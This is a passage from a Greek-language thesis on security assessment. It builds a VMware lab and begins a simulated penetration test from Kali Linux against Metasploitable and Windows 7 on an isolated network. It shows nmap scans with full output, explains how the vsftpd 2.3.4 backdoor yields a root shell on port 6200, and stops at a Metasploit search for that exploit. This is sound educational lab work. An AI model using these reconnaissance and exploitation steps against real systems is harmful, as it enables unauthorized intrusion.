3.6 Δημιουργία του εργαστηρίου

Ανοίγοντας το VMware Workstation έχω την επιλογή να ξεκινήσω να δημιουργώ εικονικές μηχανές για τη δημιουργία του εικονικού μου εργαστηρίου. Όλες οι δοκιμές θα πραγματοποιηθούν εδώ, σε ένα τοπικό δίκτυο χωρίς πρόσβαση στο διαδίκτυο. Έτσι, εάν κάτι πάει στραβά, η συνέπειες θα είναι αμελητέες. Αν για παράδειγμα, παραμετροποιηθεί λάθος ένα κακόβουλο πρόγραμμα, αρκεί να τερματίσω την λειτουργία των εμπλεκόμενων μηχανών, και να τις επαναφέρω σε μια ασφαλή κατάσταση χωρίς να κινδυνέψει κάποιος υπολογιστής στο χώρο.

Αφού ξεκινήσω το VMware Workstation, βλέπουμε την αρχική οθόνη με τις επιλογές. Εδώ μπορώ να δημιουργήσω μια νέα μηχανή, να ανοίξω μια υπάρχουσα ή να συνδεθώ σε έναν απομακρυσμένο διακομιστή.

Η αρχική οθόνη του VMware Workstation




Εικόνα 3.1

Η πρώτη επιλογή θα μου δώσει ένα νέο παράθυρο όπου θα παραμετροποιήσω την πρώτη εικονική μηχανή.




Εικόνα 3.2

Θα επιλέξω την τυπική παραμετροποίηση για την ώρα και θα προχωρήσω στο επόμενο βήμα, την επιλογή λειτουργικού συστήματος.



Εικόνα 3.3


Στο επόμενο βήμα επιλέγω το όνομα της εικονικής μηχανής μου και την τοποθεσία αποθήκευσης στο δίσκο.



Εικόνα 3.4


Το επόμενο βήμα είναι να επιλέξω τη χωρητικότητα του εικονικού δίσκου της μηχανής. Εδώ, μου προτείνονται τα 60GB και είναι όντως αρκετά.

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον



Εικόνα 3.5

Κατά την ολοκλήρωση και του τελευταίου βήματος, η εικονική μηχανή είναι έτοιμη να για την πρώτη εκκίνηση και την ολοκλήρωση της εγκατάστασης του λειτουργικού συστήματος.



Εικόνα 3.6


Μετά από λίγο η μηχανή είναι έτοιμη για χρήση

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον



Εικόνα 3.7

Ακολουθώντας την ίδια διαδικασία για τις άλλες δύο εικονικές μηχανές, το εικονικό εργαστήριο είναι έτοιμο για τις δοκιμές.



Εικόνα 3.8

ΚΕΦΑΛΑΙΟ 4

Προσομοίωση δοκιμών διείσδυσης

Σε αυτό το κεφάλαιο, θα χρησιμοποιήσω τις τρεις εικονικές μηχανές που μόλις δημιούργησα για την προσομοίωση μιας δοκιμής διείσδυσης. Συγκεκριμένα, θα χρησιμοποιήσω την σουίτα Kali Linux και θα δοκιμάσω να εκμεταλλευτώ τις ευπάθειες των 2 άλλων λειτουργικών μηχανών (Windows 7 & Metasploitable Linux). Θα ακολουθήσω το μοτίβο μιας τυπικής δοκιμής γκρίζου κουτιού όπου έχω αποκτήσει πρόσβαση στο δίκτυο που βρίσκονται οι δύο μηχανές χωρίς όμως να γνωρίζω περαιτέρω πληροφορίες για αυτές. Το δίκτυο στο οποίο βρίσκομαι είναι πλήρως απομονωμένο από τον έξω κόσμο για επιπλέον ασφάλεια. Ο στόχος είναι η απόκτηση πρόσβασης στις μηχανές με αρκετά δικαιώματα ώστε να μπορώ να τις ελέγξω ολοκληρωτικά. Σημειώνεται πως ενώ οι δύο μηχανές-θύματα έχουν στατικές διευθύνσεις που δεν αλλάζουν, η τοπική διεύθυνση της μηχανής που χρησιμοποιώ μπορεί να αλλάξει απροειδοποίητα. Αυτό δεν επηρεάζει την αποτελεσματικότητα των επιθέσεων αλλά μπορεί να προκαλέσει σύγχυση αν παραβλεφθεί.

Έχοντας αποκτήσει πρόσβαση στο δίκτυο, θα χρησιμοποιήσω την εντολή `ifconfig` στο Terminal για να αποκτήσω περισσότερες πληροφορίες για το δίκτυο στο οποίο έχω συνδεθεί.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.133.134 netmask 255.255.255.0 broadcast 192.168.133.255
    inet6 fe80::20c:29ff:feb7:c3b prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b7:0c:3b txqueuelen 1000 (Ethernet)
    RX packets 388 bytes 110679 (108.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34 bytes 2747 (2.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Εικόνα 4.1

Στην εικόνα 4.1 φαίνεται ότι η τοπική διεύθυνση μου στο δίκτυο είναι η 192.168.133.134 και λόγω της παραμετροποίησης του δικτύου μπορώ να υποθέσω ότι οι δύο εικονικές μηχανές θα βρίσκονται στο εύρος μεταξύ 192.168.133.1 – 192.168.133.254 . Το επόμενο βήμα λοιπόν είναι να εκτελέσω μία σάρωση στο τοπικό δίκτυο ώστε να ανακαλύψω τις τοπικές διευθύνσεις των

στόχων. Έχοντας αυτές τις πληροφορίες μπορώ μετά να ελέγξω για ευπάθειες ή κενά ασφαλείας. Για αυτό το σκοπό θα χρησιμοποιήσω το εργαλείο Nmap (Network mapper)[14]. Εκτελώντας την εντολή “nmap -sn 192.168.133.1-254” η εφαρμογή θα δοκιμάσει να επικοινωνήσει με κάθε πιθανή διεύθυνση και θα επιστρέψει μια λίστα με όσες απάντησαν. Μία απάντηση σημαίνει ότι ένα σύστημα έχει συνδεθεί κι έχει τη δική του διεύθυνση στο δίκτυο. Αξίζει να σημειωθεί εδώ ότι η παράμετρος -sn περιορίζεται στην αποστολή πακέτων και δε σαρώνει για άλλες πληροφορίες, πράγμα που κάνει τη συγκεκριμένη σάρωση αρκετά γρήγορη.

```
root@kali:~# nmap -sn 192.168.133.1-254
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-18 01:28 BST
Nmap scan report for 192.168.133.1
Host is up (0.00054s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.133.131
Host is up (0.00024s latency).
MAC Address: 00:0C:29:71:50:6A (VMware)
Nmap scan report for 192.168.133.132
Host is up (0.00019s latency).
MAC Address: 00:0C:29:B3:AE:7C (VMware)
Nmap scan report for 192.168.133.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:E4:07:70 (VMware)
Nmap scan report for 192.168.133.134
Host is up.
Nmap done: 254 IP addresses (5 hosts up) scanned in 29.51 seconds
root@kali:~#
```

Εικόνα 4.2

Στην εικόνα 4.2 φαίνεται το αποτέλεσμα της σάρωσης. Βλέπουμε ότι βρέθηκαν πέντε διευθύνσεις. Η 192.168.133.134 είναι η δική μου. Η 192.168.133.1 και η 192.168.133.254 είναι δεσμευμένες διευθύνσεις σχεδόν πάντα. Είναι οι διευθύνσεις που χρησιμοποιούμε για την παραμετροποίηση των δρομολογητών(routers) μας. Επομένως μένουν οι 192.168.133.131 και 192.168.133.132. Σε αυτό το σημείο δεν ξέρω ποια διεύθυνση ανήκει σε ποιο μηχάνημα όμως αυτό δεν είναι αρκετά δύσκολο να βρεθεί.

Χρησιμοποιώντας την εντολή nmap για ακόμα μια φορά θα προσπαθήσω να εντοπίσω το λειτουργικό σύστημα που εκτελείται σε κάθε διεύθυνση. Αυτή τη

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

φορά θα χρησιμοποιήσω την παράμετρο `-O` και μόνο τις διευθύνσεις που με ενδιαφέρουν. Αρχικά λοιπόν θα τρέξω την εντολή : `"nmap -O 192.168.133.131"`

```
root@kali:~# nmap -O 192.168.133.131
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-18 02:08 BST
Nmap scan report for 192.168.133.131
Host is up (0.00070s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:71:50:6A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
OS: Unix (Samba 3.0.20-Debian)
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 14.89 seconds
```

Εικόνα 4.3

Στην εικόνα 4.3 μπορούμε να δούμε ξεκάθαρα ότι το λειτουργικό σύστημα της πρώτης μηχανής είναι βασισμένο σε Linux με πυρήνα έκδοσης 2.6 οπότε οι επόμενες επιθέσεις μου θα είναι σχεδιασμένες για ευπάθειες αυτού του λειτουργικού. Εκτελώντας την εντολή ξανά με την διεύθυνση της άλλης μηχανής λαμβάνουμε αναμενόμενα αποτελέσματα : `"nmap -O 192.168.133.132"`

```
root@kali:~# nmap -O 192.168.133.132
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-18 02:08 BST
Nmap scan report for 192.168.133.132
Host is up (0.00033s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:B3:AE:7C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.58 seconds
```


Εικόνα 4.4

Αξίζει να σημειωθεί ότι το μηχάνημα αυτό όντας καινούριο και χωρίς δεδομένα από κάποιο χρήστη, έχει αρκετές θύρες κλειστές και διαδικασίες που δεν τρέχουν γιατί δεν χρειάζονται. Κατά τη χρήση, και ανάλογα με τα εγκατεστημένα προγράμματα οι αναγκαίες θύρες και διεργασίες ενεργοποιούνται αναλόγως. Η εντολή nmap συγκρίνει τα δεδομένα που έλαβε από τη σάρωση με τις βάσεις δεδομένων της για να δώσει αν όχι μια σίγουρη απάντηση, μία προσέγγιση ως προς το λειτουργικό σύστημα που εκτελείται. Εδώ βλέπουμε τα πιθανά συστήματα που πιστεύει ότι τρέχουν στη διεύθυνση που εξετάστηκε. Εκτελώντας μία πιο διεξοδική (και χρονοβόρα) σάρωση θα μπορούσα να αποκομίσω περισσότερες πληροφορίες μέχρι να είμαι σίγουρος για το αποτέλεσμα.

Για την πιο εύκολη ανάγνωση της εργασίας αυτής, θα πραγματοποιήσω τις δοκιμές πρώτα στον υπολογιστή με το λειτουργικό Metasploitable και μετά σε αυτόν με τα Windows 7.

4.1 Προσομοίωση δοκιμής διείσδυσης στο Metasploitable

Έχοντας την διεύθυνση IP του στόχου μου στο δίκτυο, μπορώ πλέον να εκτελέσω περαιτέρω σάρωσεις για την εύρεση περισσότερων πληροφοριών για το στόχο. Θα τρέξω την εντολή “**nmap -sV 192.168.133.131 -oN services.txt**” . Η εντολή **-sV** θα εκτελέσει μία σάρωση στην δοθείσα διεύθυνση και θα ελέγξει για τυχόν υπηρεσίες που εκτελούνται στις θύρες αυτές. Η εντολή **-oN** θα αποθηκεύσει τα αποτελέσματα της σάρωσης σε ένα αρχείο .txt με όνομα services. Αυτό είναι χρήσιμο για να μπορώ να επιστρέψω στα αποτελέσματα αυτά αργότερα χωρίς να χρειάζεται να περιμένω ξανά την σάρωση να εκτελεστεί.



```
# Nmap 7.70 scan initiated Tue May 22 20:44:18 2018 as: nmap -sV -oN services.txt 192.168.133.131
Nmap scan report for 192.168.133.131
Host is up (0.0028s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:71:50:6A (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 22 20:45:16 2018 -- 1 IP address (1 host up) scanned in 57.90 seconds
```


Εικόνα 4.5

Στην εικόνα 4.5 φαίνεται η έξοδος της εντολής που έτρεξα, όπως γράφτηκε στο αρχείο services.txt . Αυτό που έχει μεγάλη σημασία εδώ είναι η θύρα (port), η κατάστασή(state) της, το όνομα της υπηρεσίας που τρέχει σε αυτή (service) και η έκδοσή της(version). Το επόμενο βήμα εδώ είναι να κοιτάξω τις υπηρεσίες και να βρω ποιες είναι ευάλωτες σε επιθέσεις που θα μου δώσουν τον έλεγχο της μηχανής. Η πρώτη είναι μια υπηρεσία μεταφοράς αρχείων (ftp) που τρέχει στη θύρα 21 με πρωτόκολλο tcp. Η θύρα είναι ανοιχτή και η έκδοση της υπηρεσίας είναι η vsftpd 2.3.4. Τώρα μένει να τρέξω το πλαίσιο εντολών Metasploit και να δω αν η θύρα αυτή είναι ευάλωτη σε μια πολύ γνωστή ευπάθεια. Κάνοντας μία

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

αναζήτηση στη βάση δεδομένων γνωστών ευπαθειών πως η συγκεκριμένη έκδοση της υπηρεσίας αυτής περιέχει μια κερκόπορτα(backdoor) εγκατεστημένη στον πηγαίο κώδικα.Ο επιτιθέμενος μπορεί να την ενεργοποιήσει ως εξής : Εάν συνδεθεί στο διακομιστή χρησιμοποιώντας το πρωτόκολλο ftp με οποιοδήποτε όνομα χρήστη που τελειώνει με τους χαρακτήρες “:”) και οποιοδήποτε κωδικό, η κερκόπορτα θα ανοίξει στην θύρα 6200. Μετά ο επιτιθέμενος αρκεί να συνδεθεί ακόμα μια φορά χρησιμοποιώντας το πρωτόκολλο ssh και να δηλώσει σαν θύρα προορισμού την 6200. Αυτό επιτρέπει την είσοδο στο σύστημα με διακιώματα root. Στην συγκεκριμένη περίπτωση θα χρησιμοποιήσω το πλαίσιο Metasploit για την εκμετάλλευση της ευπάθειας αυτής.[15]

Τρέχω την εντολή “msfconsole” :




```
root@kali:~# msfconsole
[!] Failed to connect to the database: could not connect to server: Connection refused
Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?

I love shells --egypt
+ Other Locations
+ ==[ metasploit v4.16.56-dev ]
+ -- ==[ 1763 exploits - 1006 auxiliary - 306 post ]
+ -- ==[ 536 payloads - 41 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Εικόνα 4.6

Πλέον οι εντολές μου τρέχουν στο πλαίσιο εντολών Metasploit και είναι συγκεκριμένες προς αυτό. Θα ξεκινήσω αναζητώντας για εκμεταλλεύσιμες ευπάθειες στη βάση δεδομένων του Metasploit χρησιμοποιώντας την εντολή “search vsftpd”.



```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name | Disclosure Date | Rank | Description
-----|-----|-----|-----
exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03 | excellent | VSFTPD v2.3.4 Backdoor Command Execution

msf >
```

Εικόνα 4.7

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

